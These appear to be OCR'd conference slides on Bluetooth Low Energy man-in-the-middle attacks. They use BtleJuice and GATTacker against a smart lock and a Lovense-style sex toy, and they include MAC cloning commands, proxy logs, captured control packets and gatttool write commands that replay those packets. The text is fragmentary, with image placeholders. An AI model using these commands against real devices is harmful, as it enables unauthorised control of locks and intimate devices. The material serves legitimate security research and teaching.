
Start scanning for devices


BtleJuice - Bluetooth Low Energy MitM - Mozilla Firefox
BtleJuice - Bluetooth Lo...
Kali Linux, an Offensive S...
localhost:8080/#
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
BtleJuice
Action
Select target device
Select a target device
Double-click on an item to proxify the corresponding device
smartlockpicking01
d0:c9:2e:63:50:b3
-26dBm
VAULTEK-5270
34:04:9e:b0:52:70
-88dBm


Properly set-up

```
pi@raspberrypi:~ $ btlejuice
   ___  _   _      __        _
  / __\| |_| | ___ \ \ _   _(_) ___ ___
 /__\// __| |/ _ \ \ \ | | | |/ __/ _ \
/ \/  \ |_| |  __/\_/ / |_| | | (_|  __/
\_____/\__|_|\___\___/ \__,_|_|\___\___|

[i] Using proxy http://localhost:8000
[i] Using interface hci0
2018-03-22T11:24:53.795Z - error: cannot connect to proxy.
pi@raspberrypi:~ $ sudo btlejuice-proxy
[info] Server listening on port 8000
[info] Client connected
[i] Stopping current proxy.
Configuring proxy ...
[status] Acquiring target d0:c9:2e:63:50:b3
[info] Proxy successfully connected to the real device
[info] Discovering services and characteristics ...
[status] Proxy configured and ready to relay !
```


Now connect to emulated device and try to write




Btlejuice - replay



Btlejuice - replay




Btlejuice - hook



Right-click on a row and select „Set hook”

Btlejuice - hook

Now try to read or write to given characteristic – popup:



BtleJuice vs GATTacker

- Depends on stock noble/bleno – several pros vs cons
- Automatic MAC address spoofing currently unstable
- Has much better UI (web vs console), simple replay/tamper
- Just try the other tool if something does not work for you

How do we hack BLE?

Passive sniffing

- Using simple hw is unreliable, easy to loose packets.
- Difficult to understand transmission in Wireshark.
- Limited scripting – decode pcap, replay packets.
- \+ Can be helpful to diagnose what is happening on link-layer (e.g. Bluetooth encryption)
- \+ Does not require access to device nor smartphone
- Limited possibilities to decode encrypted connections (intercept pairing + CrackLE).

Android HCI dump

- \+ Catches all the packets (of our transmission)
- Difficult to understand transmission in Wireshark
- Limited scripting – decode pcap, replay packets.
- Does not cover link-layer. Only data exchanged between Android and BT adapter
- Requires access to smartphone
- \+ Even if the connection is encrypted, we have the packets in cleartext (de-/encrypted by adapter)

Active MITM

- \+ Catches all the packets (+ allows for active modification)
- \+ Easy to understand transmission (GATTacker console, BtleJuice web)
- \+ Hooks, possible to proxy, API for live packets tampering...
- Does not cover link-layer. Not that we actually need it ;)
- \+ Does not require access to device nor smartphone
- Will not work (out of box) against link-layer Bluetooth encryption

THE SEX TOY AGAIN

BTW the sex toy intercepted in GATTacker

```
# node scan 38d269e523b1

# ./mac_adv -a devices/38d269e523b1_REALOV-
VIBE.adv.json
```

BTW, the sex toy intercepted in GATTacker

```
root@t450s v4 # ./mac_adv -a devices/38d269e523b1_REALOV-VIBE.adv.json
Advertise with cloned MAC address
Manufacturer:   Cambridge Silicon Radio (10)
Device address: F0:C7:7F:16:2E:8B
New BD address: 38:D2:69:E5:23:B1

Address changed - Reset device now
Re-plug the interface and hit enter

Current MAC: 38:D2:69:E5:23:B1
Ws-slave address: 10.5.5.10
peripheralid: 38d269e523b1
advertisement file: devices/38d269e523b1_REALOV-VIBE.adv.json
EIR: 0201060c095245414c4f565f564942450302f0ff
scanResponse: 0c095245414c4f565f56494245051206000f00020a00
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : b8:27:eb:53:d2:6e
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>
Client connected: 5f:8a:42:47:3e:97
>> Write:   ffe0 -> ffe1 : c55500aa ( U  )
>> Write:   ffe0 -> ffe1 : c5552daa ( U- )
>> Write:   ffe0 -> ffe1 : c5552caa ( U, )
```

Characteristics, write

```
>> Write:   ffe0 -> ffe1 : c55500aa ( U  )
>> Write:   ffe0 -> ffe1 : c5552daa ( U- )
>> Write:   ffe0 -> ffe1 : c5552caa ( U, )
```

```
handle: 0x0024, char properties: 0x0a, char value handle: 0x0025, uuid: 0000fff1-0000-1000-8000-00805f9b34fb
handle: 0x0027, char properties: 0x02, char value handle: 0x0028, uuid: 0000fff2-0000-1000-8000-00805f9b34fb
handle: 0x002a, char properties: 0x08, char value handle: 0x002b, uuid: 0000fff3-0000-1000-8000-00805f9b34fb
handle: 0x002d, char properties: 0x10, char value handle: 0x002e, uuid: 0000fff4-0000-1000-8000-00805f9b34fb
handle: 0x0031, char properties: 0x02, char value handle: 0x0032, uuid: 0000fff5-0000-1000-8000-00805f9b34fb
handle: 0x0035, char properties: 0x18, char value handle: 0x0036, uuid: 0000ffe1-0000-1000-8000-00805f9b34fb
handle: 0x003a, char properties: 0x12, char value handle: 0x003b, uuid: 00002a19-0000-1000-8000-00805f9b34fb
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c55500aa
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c5552daa
[38:D2:69:E5:23:B1][LE]> char-write-cmd 0x36 c55500aa
```

Vendor response

https://www.lovense.com/sex-toy-blog/lovense-hack

